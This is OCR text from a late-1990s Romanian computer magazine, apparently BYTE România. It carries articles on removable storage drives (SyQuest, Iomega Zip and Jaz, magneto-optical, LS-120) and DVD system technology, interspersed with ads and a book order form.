WebSpeed se caracterizează prin productivitate în dezvoltarea aplicațiilor, deschidere, performanță și scalabilitate, elemente strict necesare unei aplicații care rulează într-un mediu în continuă schimbare, de la specificațiile aplicației până la arhitecturile hardware.

Companiile ce utilizează deja pentru gestiunea internă aplicații dezvoltate în PROGRESS au asigurată protecția investiției, nemaifiind necesare cheltuieli suplimentare pentru scrierea de aplicații noi pentru Internet. Portarea aplicațiilor existente folosind WebSpeed este simplă și pune la lucru cunoștințele deja existente ale echipelor de dezvoltare. Elaborarea de aplicații noi este de asemenea simplificată pentru că mediul WebSpeed este ușor de învățat și folosit. ■

Răzvan Nedelcu este angajat în cadrul departamentului suport tehnic PROGRESS la firma Crescendo.

cerul. mai aproape de tine
CIEL!
Soluția de referință
în informatica de gestiune

str. gh. manu 3, ap. 4, telefon 650 57 39, 659 54 46, fax 312 37 67

Dispozitive de stocare amovibile

Pentru piața dispozitivelor de stocare amovibile, anul 1997 pare să fie unul remarcabil, prin împărțirea ei în două segmente: cel al discurilor hard de înaltă capacitate și al discurilor flexibile de capacitate mai mică.

De Mircea Sabău

Nu poate fi decât mai bine

Mulți analiști par să fie de acord că viitorul pieței discurilor amovibile este unul luminos, an de an aproape dublându-se vânzările. Deoarece zilnic apar aplicații noi, tot mai înfometate de megaocteții hard discurilor, utilizatorii privesc unitățile de disc amovibile ca o soluție reală la necesitățile lor de stocare. Tehnologia folosită în cazul discurilor hard amovibile fiind foarte asemănătoare cu cea a discurilor hard fixe, nu sunt deloc surprinzătoare performanțele de capacitate (aproximativ 1.5 GB) și viteză de rotație (în medie 5400 rpm) atinse de discurile hard amovibile, ceea ce le oferă o poziție solidă pe piața discurilor. Un lucru pare a fi cert: lupta dintre noile dispozitive de stocare amovibile și venerabilele unități floppy va avea implicații atât în rândul utilizatorilor și fabricanților de calculatoare personale cât și în cel al dezvoltatorilor de software.

SyQuest
SyJet

O soluție necesară

Tot mai multe companii și-au întors privirile spre produsele de stocare amovibile pentru a-și acoperi propriile necesități de stocare, securitate a datelor și transport. În acest sens, amintim câteva dintre problemele existente:

- mulți utilizatori nu sunt legați în rețea;
- oricine are nevoie de mai mult spațiu pe hard disc;
- pe zi ce trece fișierele devin tot mai mari;
- utilizatorii de pretutindeni doresc să-și îmbunătățească sistemele pe care lucrează (upgrade).

Activitățile de orice dimensiuni se confruntă cu probleme similare, necesitățile de calcul și prelucrare devenind din ce în ce mai mari, în paralel cu creșterea complexității acestor calcule.

Discuri hard amovibile de înaltă capacitate

Linia de produse SyQuest

SyQuest a început să fabrice dispozitive de stocare amovibile încă din anul 1982. An de an, compania și-a rafinat propriile tehnologii, producând acum dispozitive amovibile care demonstrează un înalt nivel de calitate și performanță, comparabil cu cel al dispozitivelor de disc fixe. SyQuest oferă unități de disc Winchester amovibile de 3.5 inch și 5.25 inch având o capacitate de 230 MB, unități de disc Winchester amovibile SCSI II de 200 MB compatibile cu cartușe de 200, 88 și 44 MB precum și unități SyJet de înaltă performanță de 1.5 GB, 3.5 inch.

SyJet 1.5 GB: oferă înalte performanțe susținând o rată de transfer minimă și maximă de 3.7 MB/sec respectiv 6.9 MB/sec, având un timp de acces mediu sub 12 ms. Este ideal în cazul aplicațiilor de editare și stocare video, audio precum și în aplicațiile multimedia. Cartușele amovibile, proiectate acum într-o formă modernă, sunt disponibile la cel mai scăzut preț/MB. Configurația poate include o interfață SCSI internă pentru PC și Mac, o interfață SCSI externă portabilă pentru PC și Mac, o interfață internă IDE și un port paralel portabil.

EZFlyer 230 MB: cel mai nou produs din familia EZ 3.5 inch al companiei SyQuest, cu un raport performanță/preț foarte bun, este destinat aplicațiilor ce lucrează intensiv cu date (procesări audio, video, prelucrări grafice) sau care descarcă frecvent fișiere din Internet. Tehnologia EZFlyer oferă un timp de acces de 13.5 ms și o rată de transfer maximă de 2.4 MB/sec. EZFlyer citește, scrie și formatează cartușe de 230 MB, 135 MB, fiind disponibil în configurații ce includ o interfață SCSI externă portabilă sau un port paralel, pentru PC și Mac.

SyQuest SQ5200C: lansat pentru prima oară în anul 1994, SQ5200C a ridicat standardul SyQuest la un nou nivel, cu o capacitate a discului de 200 MB, timp mediu de acces de 18 ms, un tampon de 46 KB şi o rată de transfer maximă de 1.9 MB/sec. Poate citi şi scrie cartuşe de 44 MB şi 88 MB.

Cartuşe SyQuest: SyQuest protejează investiţiile tehnologice ale utilizatorilor, prin fabricarea şi comercializarea următoarelor tipuri de cartuşe: 5.25 inch (200 MB, 88 MB şi 44 MB), 3.5 inch (270 MB, 135 MB - EZ 135, 230 MB -EZFlyer 230) şi 3.5 inch / 2 platane (1.5 GB - SyJet).

Produsele Iomega

Compania Iomega, fondată în anul 1980 - prin introducerea pe piaţă a dispozitivelor Bernoulli, produce şi comercializează dispozitive de stocare amovibile, oferind soluţii performante utilizatorilor de calculatoare. În anul 1995, Iomega a ieşit pe piaţă cu două soluţii de stocare noi: dispozitivele Zip şi Jaz. De asemenea, Iomega oferă o a treia categorie de dispozitive de stocare şi anume streamerele Ditto.

Bernoulli: construit atât în variantă fixă cât şi portabilă, cu o capacitate de 230 MB, susţine o rată de transfer de 1.92 MB/sec. Poate citi discuri Bernoulli (5 1/4 inch), garantate 5 ani, de 150 MB, 105 MB, 90 MB, 65 MB şi 35 MB cu un timp de acces efectiv de 18 ms, egalând performanţele hard discurilor. Este compatibil cu sistemele de operare DOS, Windows 3.x, Windows 95 şi Mac. Conectarea la sistem se face prin intermediul unei interfeţe SCSI, având nevoie de o tensiune de alimentare de 12V, cu un consum de 17W.

Zip: cu o capacitate de stocare a discurilor de 100 MB, aceste dispozitive reprezintă o soluţie practică pentru stocarea uşoară şi rapidă a datelor, constituind o alternativă la clasicele unităţi floppy de 1.44 MB. Fiind portabile, ele oferă posibilitatea transportării cu uşurinţă a fişierelor între sisteme, având un suport software adecvat, uşor de utilizat şi care permite stocarea, partajarea, organizarea şi gestiunea tuturor fişierelor. Este disponibil în configuraţii ce includ un port paralel sau o interfaţă SCSI şi atinge următoarele performanţe: timp de acces 29 ms, rata de transfer 60 MB/min (SCSI) sau 25 MB/min (port paralel). Utilizează discuri Zip de 100 MB şi este compatibil cu următoarele sisteme de operare: Windows 95, Windows 3.x, DOS, Mac OS şi OS/2. Oferă posibilitatea protecţiei prin software a fişierelor la citire/scriere, fiind o modalitate economică de extindere a capacităţii de stocare a hard discului. Alimentarea dispozitivului Zip este externă, funcţionând la o tensiune de 5V cu un consum mediu de 1A.

Jaz: având performanţe de invidiat, dispozitivele Jaz completează gama produselor Iomega, reprezentând o adevărată alternativă în privinţa creşterii capacităţii de stocare a sistemelor. Datorită timpului de acces de 10-12 ms, a capacităţii de stocare de 1 GB şi a ratei medii de transfer de 5.4 MB/sec, aceste dispozitive ating performanţe mai bune decât multe dispozitive hard disc. În plus, având o greutate şi dimensiuni reduse, ele sunt portabile, ceea ce le situează pe o poziţie superioară în gama produselor hard disc. Aceste dispozitive sunt compatibile cu următoarele sisteme de operare: DOS, Windows, Mac OS, OS/2, Windows 95 şi Windows NT. Alimentarea lor este externă şi necesită tensiuni de alimentare de 5V/0.5A şi 12V/0.25A. Utilizează discuri Jaz formatate de 1020 MB cu o durată de viaţă estimată la 10 ani. Conectarea la sisteme se face prin intermediul interfeţei Fast SCSI II. Opţional, prin software se pot proteja fişierele la scriere şi citire.

Ditto: a treia categorie de dispozitive de stocare (streamere) oferită de Iomega, aduce în plus următoarele caracteristici: se instalează rapid (aproximativ 5 minute), rutinele personalizate permit stocarea în maniera „point and click" în timp ce utilizatorul lucrează cu un alt program şi este furnizat în două variante din punct de vedere al capacităţii de stocare (2 GB comprimat / 1 GB necomprimat şi 800 MB comprimat / 400 MB necomprimat). Aceste dispozitive sunt compatibile cu sistemele de operare Windows 95, Windows 3.x, DOS, OS/2 precum şi cu reţelele Novell şi LANtastic. De asemenea este compatibil cu controlerul de floppy IBM, putându-se conecta şi la portul paralel sau la portul paralel extins, susţinând o rată de transfer între 1 Mbps şi 2 Mbps. Necesită tensiuni de alimentare de 12V/0.6A şi 5V/0.3A.

Tehnologia magneto-optică: o soluţie pentru marii consumatori de megaocteţi


Suporturile de stocare magneto-optice (MO) oferă un mediu ideal pentru extinderea capacităţii de stocare a PC-urilor, staţiilor de lucru sau serverelor. Formatul discurilor MO de 3.5" furnizează o capacitate de stocare de 640 MB/disc, având aceeaşi dimensiune ca şi un disc floppy. Dacă este necesară o capacitate mai mare, discurile MO de 5.25„ pot oferi maxim 2.6 GB, cu o rată de transfer de 4.3 MB/sec.

O comparaţie cu suporturile de stocare magnetice

Tehnologia discurilor magneto-optice are o mulţime de avantaje în comparaţie cu discurile de stocare magnetice şi discurile hard amovibile. Ea oferă o siguranţă temeinică a datelor la un preţ pe megaoctet scăzut. ISO a standardizat caracteristicile de formatare ale discurilor MO pentru a permite schimbul de date între diferitele dispozitive de stocare ale fabricanţilor. Prin combinarea tehnologilor optice şi magnetice se evită fenomenul cunoscut sub denumirea de „spargerea capului". Suportul magnetic nu este sensibil la praf, uzură, temperatură, umiditate şi forţe magnetice externe. Fabricanţii de discuri MO garantează stocarea datelor peste 30 de ani. Prin rezistenţa la şocuri aceste discuri sunt transportabile, fără să fie necesară asigurarea unor condiţii speciale. Preţul pe megaoctet este de două-trei ori mai mic decât al discurilor hard, ceea ce constituie un factor decisiv la alegerea unui suport de stocare. Această tehnologie fiind standardizată, se asigură o compatibilitate între diferitele dispozitive existente. Ultimele dispozitive de înaltă performanţă pot citi şi scrie discurile de 650 MB (5.25") şi 128 MB (3.5") mai vechi, păstrându-se compatibilitatea înapoi.

O comparaţie cu suporturile CD-ROM

Discurile MO sunt mult mai robuste decât cuporturile CD-ROM, fiind încapsulate într-o



Scrierea şi citirea în tehnologia magneto-optică carcasă solidă pentru protejarea suportului de stocare. Mai mult, discurile MO pot fi rescrise în cazul în care apare o eroare, în timp ce suportul CD-ROM trebuie înlocuit şi rescris în întregime. Sunt puţin sensibile la perturbaţii externe având o viteză de citire / scriere superioară CD-ROM-urilor. Timpul de acces este sub 20 ms, iar rata de transfer este de 7 ori mai mare decât a unităţilor CD-ROM (4.3 MB/sec), fiind ideal pentru stocări de imagini şi secvenţe video.

Privind mai de aproape

Tehnologia magneto-optică combină proprietăţile optice, termice şi magnetice şi este utilizată împreună cu un suport optic ce poate fi rescris. În timpul procesului de scriere a datelor ,un laser concentrat încălzeşte local învelişul de aliaj terbiu-fier-cobalt al suportului multistrat până când se atinge temperatura Curie specifică de aproximativ 200 °C. După atingerea acestei temperaturi, stratul magnetic poate fi activat în zonele selectate. Acest lucru se face cu ajutorul unui câmp magnetic extern care schimbă polaritatea magnetică în acele zone tratate termic. Acelaşi laser este utilizat, la o putere redusă, pentru a citi datele de pe disc. Prin folosirea aşa numitului efect Kerr, unitatea poate recunoaşte diferitele polarităţi magnetice convertind informaţia în „unu“ sau „zero". La rescrierea datelor, în faza de ştergere, zonele sunt scrise cu zerouri. În faza următoare, se scriu noile date pe disc. Aceste două faze sunt combinate în unităţi LIM-DOW (Light Intensity Modulation - Direct OverWrite) reducându-se astfel durata de scriere a datelor pe suport. Opţional, există şi o a treia fază, în care se citesc datele verificându-se corectitudinea scrierii.

Unităţi şi discuri MO de 3.5"

Discurile MO (MOD) pentru unităţile de citire/scriere de 3.5" sunt puţin mai groase decât discurile floppy, dar ele încap în acelaşi loc destinat unităţilor floppy. Există şi unităţi de 3.5" ultrasubţiri destinate integrării lor în notebook-uri. Discurile MO pot stoca 128, 230, 540 sau 640 MB. Multe unităţi de pe piaţă pot citi toate aceste formate putând scrie una sau două dintre aceste densităţi. Viteza de transfer a datelor este cuprinsă între 2.5-5 MB/sec, iar timpul de acces se situează între 20-40 ms.

Unităţi şi discuri MO de 5.25"

Discurile MO de 5.25" au existat pretutindeni timp de 8 ani. Ele au apărut prima oară la o densitate de 600 MB. După rafinarea tehnologiei, densitatea a crescut la 1.3 GB iar recent la 2.6 GB. De remarcat este că aceste noi unităţi pot citi şi scrie discuri de acum 8 ani. Unităţile sunt disponibile atât în variantă externă cât şi internă.

Tonomate MO

Pentru liniile de stocare automate cu un acces la cantităţi imense de date, sunt disponibile tonomatele MO. Acestea conţin discuri şi dispozitive de citire/scriere multiple. Capacitatea de stocare a discurilor MO de 5.25" se situează între 15,6 GB (6 discuri) până la 670 GB (256 discuri), iar in cazul discurilor de 3.5" este de 22 GB (35 discuri). Tonomatele MO conţin unităţi multiple de citire/scriere în scopul reducerii timpului de acces la date. Deseori tonomatele sunt conectate la file server, dar ele pot fi găsite şi la staţiile de lucru client sau de sine stătătoare. Avantajele tehnologiei MO surclasează alte produse prin înalta rată de transfer, accesul rapid la suportul de stocare şi costuri reduse.


Modulaţia intensităţii luminoase-rescrierea directă (LIM-DOW)

Până nu demult, scrierea datelor pe disc în

Prima carte românească de referinţă în domeniul reţelelor de calculatoare

Reţele de calculatoare este introducerea ideală în reţelele de astăzi şi de mâine.
Acest best-seller clasic a fost rescris pentru a reflecta schimbările domeniului din anii '90 şi cei care vor veni.

Autor, profesor şi cercetător, laureat al premiului ACM Karl V. Karlstrom Outstanding Educator Award, Andrew S. Tanenbaum, explică cu grijă felul în care reţelele funcţionează în interior, pornind de la tehnologia hardware până la cele mai utilizate aplicaţii de reţea. Cartea urmează o abordare structurată a reţelelor de calculatoare, începând de jos (de la nivelul fizic) şi parcurgând treptat calea spre vârful acestora (nivelul aplicaţiilor).



Subiectele abordate includ:

- Nivelul fizic (firele de cupru, fibrele optice, comunicaţiile radio şi cele prin satelit)
- Nivelul legătură de date (principiile protocoalelor, HDLC, SLIP şi PPP)
- Subnivelul de acces la mediu (LAN-uri IEEE 802, punţi, noile LAN-uri de mare viteză)
- Nivelul reţea (rutarea, contolul congestiei, interconectarea reţelelor, IPv6)
- Nivelul de transport (principiile protocoalelor de transport, TCP, performanţa reţelei)
- Nivelul aplicaţie (criptografia, poştă electronică, ştiri, Web-ul, Java, multimedia)

În fiecare capitol sunt descrise în detaliu principiile de bază, urmate apoi de exemple ample luate din Internet, reţele ATM şi reţele de comunicaţii fără fir.
Alte cărţi de succes ale lui Andrew S. Tanenbaum:
Sisteme de operare: Proiectare şi implementare, ediţia a doua
Sisteme de operare moderne,
Sisteme de operare distribuite,
Organizarea structurată a calculatoarelor, ediţia a treia

Doresc să cumpăr cartea Reţele de calculatoare
V-am expediat la Banca Transilvania, filiala Mureş în contul nr. 31003017110178, 70.000 lei (în care nu sunt incluse taxele poştale),
cu mandatul poştal/ordinul de plată nr.: .... din data de .... ☐ Doresc să-mi trimiteţi şi factură.
Pentru elevi şi studenţi cartea costă 50.000 lei. Ei vor trebui să ataşeze comenzii o copie după carnetul de elev sau student.
Numele şi prenumele: .... Funcţia: ....
Firma: .... Adresa: ....
Cod poştal/Localitate: .... Telefon/Fax: ....
Data .... Semnătura ....

LS-120 contra tehnologiei standard

Specificaţii	LS-120	Standard HD
Capacitate formatată	120MB, 1.44MB, 720KB	1.44 MB
Rata maximă de transfer susţinută	565 KB/sec	62 KB/sec
Timp de acces mediu	70 ms	84 ms
Densitatea pistei	2490 tpi	135 tpi
Numărul de piste	1736 x 2 feţe	80 x 2 feţe
Viteza de rotaţie a discului	720 rpm	300 rpm
Putere consumată	+5V / 1.5W	+5V / 1.2W

tehnologia MO era mult mai lentă decât citirea datorită celor două faze ale procesului de scriere. Unităţile LIM-DOW ale tehnologiei MO permit scrierea datelor într-o singură fază, fiind în acelaşi timp compatibile cu unităţile non LIM-DOW anterioare, acest lucru aproape dublând performanţele la scriere.

Tehnologia LS-120: un nou standard de stocare pe dischete

Tehnologia LS-120, dezvoltată de Compaq Computer Corporation, Matsushita-Kotoboki Industries, 3M şi OR Technology, este o nouă tehnologie magnetică de stocare a informaţiei, ce constituie o alternativă demnă de luat în seamă la dispozitivele Zip ale companiei Iomega şi care, treptat, ar putea înlocui vechea tehnologie a dischetelor convenţionale de 3.5".

Spre deosebire de dischetele convenţionale, dischetele LS-120 conţin un tipar servo ataşat prin fabricaţie. Unităţile LS-120 folosesc laserul pentru a citi aceste tipare şi pentru a alinia capul de citire/scriere. Această poziţionare de înaltă precizie cu ajutorul sistemului optic permite tehnologiei LS-120 să utilizeze 2490 de piste / inch, faţă de 135 de piste / inch în cazul dischetelor convenţionale de 3.5". Combinată cu particule de metal de înaltă densitate şi cu tehnologia de acoperire cu straturi duble, aceasta permite unei singure dischete LS-120 să stocheze 120 MB de date. Pentru un bun contact al capului de citire/scriere cu suportul magnetic, acesta este acoperit cu un strat subţire de polietilenă teratalată. În plus, unităţile LS-120 pot citi şi scrie dischetele convenţionale de 3.5" de dublă sau înaltă densitate, format IBM sau Mac. Când se introduce o dischetă LS-120 în unitate, un senzor optic detectează o rază laser şi localizează pista optică, primind astfel informaţia de poziţionare precisă a capului de citire/scriere.

LS-120 şi Iomega Zip

Specificaţii	LS-120	Iomega Zip
Capacitate formatată	120MB, 1.44MB, 720KB	100MB
Rata de transfer maximă susţinută	565 KB/sec	1.4 MB/sec
Timp de acces	70 ms	29 ms
Interfaţă	IDE	SCSI-II, IDE paralel
Preţ unitate	190-210	199$
Preţ suport magnetic	20$	20$
Preţ suport magnetic / MB	0.17$	0.20$

Esenţa sistemului optic o constituie o hologramă bidimensională. O diodă cu laser furnizează hologramei sursa de lumină care, trecând prin ea, formează un tipar de şase spoturi. Trei dintre aceste spoturi sunt folosite la poziţionarea capului de citire/scriere pe mediul LS-120, iar celelalte se folosesc în cazul dischetelor de 720 KB ori 1.44 MB. Ambele seturi de câte trei spoturi conţin două spoturi cu franje, constituite din şapte puncte individuale de lumină şi unul fără franje. Când lumina părăseşte holograma, un sistem de lentile focalizează spoturile. Un sistem de oglinzi ramifică lumina în două direcţii: una spre suprafaţa discului LS-120 care se roteşte paralel cu sistemul optic şi una spre codificatorul foto. Pe suprafaţa de stocare, cele şapte franje de lumină sunt proiectate pe şapte piste furnizând informaţii despre acestea. Spotul fără franje (sau spotul modulat) măsoară variaţiile intensităţii de lumină din tiparele servo ataşate suportului magnetic, făcând posibilă o ajustare din mers a spoturilor cu franje. Interacţiunea dintre spoturi şi suportul LS-120 oferă informaţiile necesare scrierii şi citirii cu mare precizie a pistelor.

Pistele de date sunt scrise şi citite magnetic. Dar caracteristicile unităţilor LS-120 permit şi citirea sau scrierea dischetelor standard de 1.44 MB sau 720 KB, fiind în totalitate suportate de Windows 95 şi Windows NT. Desigur, o dischetă de 1.44 MB nu îşi poate mări capacitatea atunci când este folosită într-o unitate LS-120, chiar dacă viteza de rotaţie este mai mare. Faţă de tehnologia dischetelor standard de 1.44 MB, noua tehnologie este de cinci ori mai rapidă, iar capacitatea de stocare de 80 de ori mai mare. O comparaţie între cele două standarde este dată în tabelul „LS-120 contra tehnologiei standard".

Această tehnologie măreşte categoric productivitatea utilizatorilor. Aceştia pot să-şi transporte fişierele mari pe o singură dischetă, fără să le arhiveze, lucru adesea util când e vorba de fişiere de sunet, animaţie, imagini de fax, mesaje de poştă electronică sau telefon, fişiere descărcate din Internet sau dintr-o reţea locală. De asemenea, dischetele LS-120 pot contribui la salvarea spaţiului de pe discul hard, oferind posibilitatea creării copiilor de siguranţă şi restaurării acestora într-un timp scurt.

O strânsă competiţie

Oferind utilizatorilor o veritabilă soluţie de stocare, unităţile de disc LS-120 sunt deja disponibile în multe colţuri ale lumii în calculatoarele personale ale firmei Compaq. De asemenea, OR Technology a lansat pe piaţă unităţile de disc LS-120 numite a:drive care, utilizând interfaţa FloppyMAX a companiei Promise Technology, devin bootabile. În 15 martie anul acesta, Mitsubishi Electric Corporation a anunţat că în vara acestui an va lansa o nouă linie de unităţi LS-120 pentru calculatoare personale şi notebook-uri. De asemenea, Vobis AG, Fujitsu ICL Computers şi Nixdorf Informationssysteme AG şi-au anunţat intenţia de a integra în propriile linii de fabricaţie a calculatoarelor personale noile unităţi LS-120.

Bătălia între LS-120 şi dispozitivele Zip se află în stadiu incipient. Ambele au propriile avantaje tehnologice şi comerciale, fiind prematură orice speculaţie în privinţa învingătorului. Cert este că atât Zip cât şi LS-120 ţintesc înlocuirea unităţilor floppy standard de 1.44 MB, chiar dacă scopul iniţial al dispozitivelor Zip a fost acela de a înlocui discurile hard. O comparaţie între LS-120 şi dispozitivele Zip este dată în tabelul „LS-120 şi Iomega Zip".

Alţi competitori potenţiali sunt unităţile EZ230MB ale lui SyQuest şi unităţile de 120 MB ale lui Mitsumi. Dar dispozitivele de stocare ale lui SyQuest nu suportă discurile floppy de 1.44 MB, iar cele Mitsumi, la ora actuală nu dispun de piaţa pe care o deţin unităţile Zip. Nu-i excludem aici nici pe outsideri: Mitsubishi, de exemplu, a lansat dispozitivul Super-Floppy de 130 MB, e adevărat, cam târziu, dar cu puternice avantaje tehnologice■.

Mircea Sabău este redactor la revista BYTE România şi poate fi contactat la adresa e-mail: **msabau@agora.ro**

Sistemele DVD


Discurile video digitale (DVD) constituie primul mediu de distribuţie digitală video. Calitatea superioară a semnalului audio şi video, interactivitatea şi controlul distribuirii oferite de acestea vor revoluţiona distribuţia video în SUA, Japonia şi Europa

De Mircea Sabău

Semnalul video digital a produs schimbări esenţiale

La început, semnalul video era înregistrat şi transmis sub forma unui semnal electric analogic. Dar, pe câtă vreme transmiţătoarele şi receptoarele pot fi construite la un preţ relativ ieftin, procesele de transmisie şi stocare a semnalului analogic sunt extrem de costisitoare. În plus, calculatoarele digitale de astăzi nu se mândresc cu abilitatea de a procesa semnalele analogice, aşa că informaţia analogică nu poate fi uşor sortată, editată sau regăsită.

Tranziţia semnalului video din domeniul analogic spre cel digital a produs schimbări radicale. Semnalul video digital poate fi stocat şi distribuit cu costuri mult mai mici decât cel analogic, pe medii accesibile aleator, cum sunt discurile magnetice sau optice. O dată stocat pe aceste suporturi, semnalul video se transformă într-o informaţie interactivă, ce poate fi utilizată în diverse jocuri, cataloage, aplicaţii cu scop educaţional precum şi în alte activităţi. Chiar şi filmele pot deveni interactive, permiţând spectatorilor să-şi selecteze unghiul de vizualizare şi multe alte lucruri.



Diferenţe între discurile CD şi DVD.

De asemenea, semnalul video digital a permis creşterea considerabilă a eficienţei transmisiei acestuia. Aceasta înseamnă că, reţelele de comunicaţii, începând cu sistemele telefonice publice, sistemele de televiziune prin cablu coaxial şi până la sistemele de telecomunicaţii prin satelit sunt capabile să transporte de 6-10 ori mai multe canale de programe video faţă de cât era posibil înainte, oferind beneficiarilor posibilităţi multiple de selectare. Capacitatea de a transmite semnalul video în reţele telefonice publice comutate deschide noi orizonturi videoconferinţelor, având un impact serios asupra modalităţii de lucru la domiciliu.

Unul dintre primele produse bazate pe tehnologia video digitală este discul video digital. Aceste discuri sunt de dimensiunile discurilor audio CD şi pot stoca de 26 de ori mai multe date (în varianta cu două feţe şi patru straturi) decât compact discurile audio. Această impresionantă capacitate de stocare, combinată cu tehnologia video digitală, permite stocarea pe un singur disc a patru filme de lungimi medii, cu o calitate audio şi video superioară oricărui format existent azi pe piaţa de consum.

Pe scurt despre DVD

Discul video digital este un mediu nou de stocare a datelor digitale, de la 4.7 până la 17 miliarde de octeţi, pe un singur disc. Acest volum imens de date (un CD poate stoca 680 milioane de octeţi) poate fi utilizat pentru stocarea timp de 9 ore a filmelor video şi a sunetului la o calitate de studio, a programelor multimedia cu o înaltă interactivitate, stocarea a 30 de ore de muzică la calitatea corespunzătoare unui CD sau orice altceva ce poate fi reprezentat sub forma datelor digitale.

Un DVD arată ca un CD: este un platan argintiu, având un diametru de 4.75 inch (120 mm) şi o gaură în centru. Ca şi în cazul CD-ului, datele sunt înregistrate pe o traiectorie spiralată formată din mici cavităţi, discurile fiind apoi citite cu ajutorul unei raze laser. Înalta capacitate a DVD-urilor s-a obţinut prin crearea unor cavităţi mai mici, îndesarea spiralei precum şi prin înregistrarea datelor pe patru straturi, câte două pe fiecare faţă a discului. Fig. „Diferenţe între discurile CD şi DVD." prezintă diferenţa dintre dimensiunile cavităţilor unui CD şi a unui DVD (vezi şi tabelul „Diferenţe între formatele CD şi DVD").

Pentru a putea citi aceste discuri sunt necesare surse laser cu o lungime de undă mai mică decât în cazul CD-urilor, precum şi mecanisme de urmărire şi focalizare mult mai precise. De fapt, mecanismul de focalizare se bazează pe acea tehnologie care permite înregistrarea datelor pe două straturi. Pentru a citi al doilea strat, lectorul focalizează laserul puţin mai în adâncimea discului, exact la nivelul la care datele au fost înregistrate.

Există atât discuri cu 2 straturi, cât şi cu 4 straturi (cele cu 2 feţe), care oferă o capacitate de 17 GB. Oricum, într-un singur strat DVD încape un film de 135 minute.

Ce este un sistem DVD

La fel ca toate produsele electronice de acest gen, un sistem DVD este compus dintr-un sistem pentru crearea matriţelor (master), un mediu fizic de distribuţie (discul propriu-zis) şi un dispozitiv de redare (player), fiind indiscutabil cel mai complex produs electronic introdus pe piaţa de consum până acum.

Sistemul pentru crearea matriţei DVD (master)

După ce un film se transferă de pe peliculă pe o casetă video, înainte de a fi distribuit pe un DVD, el trebuie să treacă printr-o operaţie de formatare specială. Acest proces constă din următorii paşi:

- Scanarea casetei video pentru identificarea modificărilor de scenă, inserarea codurilor „pan-and-scan", introducerea informaţiei de titrare şi marcarea secvenţelor a căror vizionare se doreşte să fie autorizată;
- Compresia video în formatul MPEG-2 utilizând procesul numit codare cu rata de biţi variabilă;
- Compresia pistelor audio în formatul de sunet Dolby AC3, MPEG-1 sau MPEG-2;
- Combinarea semnalelor audio şi video comprimate într-un singur flux de date printr-un proces de multiplexare;

Diferențe între formatele CD și DVD

	Format DVD	Format CD
Diametru	120 mm	120 mm
Grosime	0,6 mm	1,2 mm
Distanța între piste	0,74 µm	1,6 µm
Lungime minimă a cavității	0,40 nm	0,843 nm
Lungime de undă laser	640 nm	780 nm
Capacitate/strat	4,7 GB	0,68 GB
Straturi	1, 2, 4	1

- Simularea redării discului pe sistemul master, prin procesul numit emulare;
- Scrierea datelor pentru înregistrare împreună cu „imaginea“ DVD.
- Crearea unui disc matriță (master) de sticlă, folosit pentru copierea în serie a discurilor .

Cu excepția ultimului pas, toate aceste procese sunt realizate cu ajutorul sistemului master (vezi figura de mai jos), construit în jurul unei stații de lucru de înaltă performanță. Această stație de lucru este un calculator sau controler gazdă, folosit ca două sisteme puternice de procesare a semnalelor digitale: unul pentru codarea semnalului video și celălalt pentru codarea semnalului audio.

În stare naturală, datele video digitale sunt extrem de voluminoase așa încât, pentru stocarea unui film de dimensiuni medii sunt necesare aproximativ 40 de DVD-uri, fiecare de 4.7 miliarde de octeți. Din fericire, semnalul video digital are multe componente redundante, elemente care arată la fel sau aproximativ la fel și care pot fi identificate și eliminate. Acest proces se numește codificare și el poate elimina peste 97% din semnalul natural fără să fie afectată semnificativ calitatea imaginii. DVD-urile folosesc codificarea standard MPEG-2.

Pentru a putea oferi o înaltă calitate a imaginii în contextul în care filmul se încadrează în 4.7 GB (ceea ce reprezintă capacitatea unui singur strat DVD), se utilizează procesul numit codare cu rata de biți variabilă. Codificarea MPEG comprimă datele video prin eliminarea redundanțelor. Când o imagine este complexă - de exemplu, o imagine cu arbori înfrunziți- nu avem atâtea elemente redundante ca în cazul unei imagini simple. Figura „Graficul cantității de date“ scoate în evidență modul în care codificatorul DVD folosește datele, mai numeroase pentru secvențe complexe și mai puține în cazul secvențelor simple. Astfel, pentru reprezentarea semnalului video, se remarcă o variație a cantității de date, rata medie a datelor fiind de aproximativ 3.7 milioane de biți/sec.

Alte tehnici de distribuție video digitală, cum este distribuția prin satelit, nu pot varia rata de transmsie a datelor video, deci operatorii pe sistemele de distribuție prin satelit, pentru a atinge aceeași calitate oferită de DVD-uri, trebuie să utilizeze o rată mai înaltă de transfer, în jurul a 6 milioane de biți/sec.

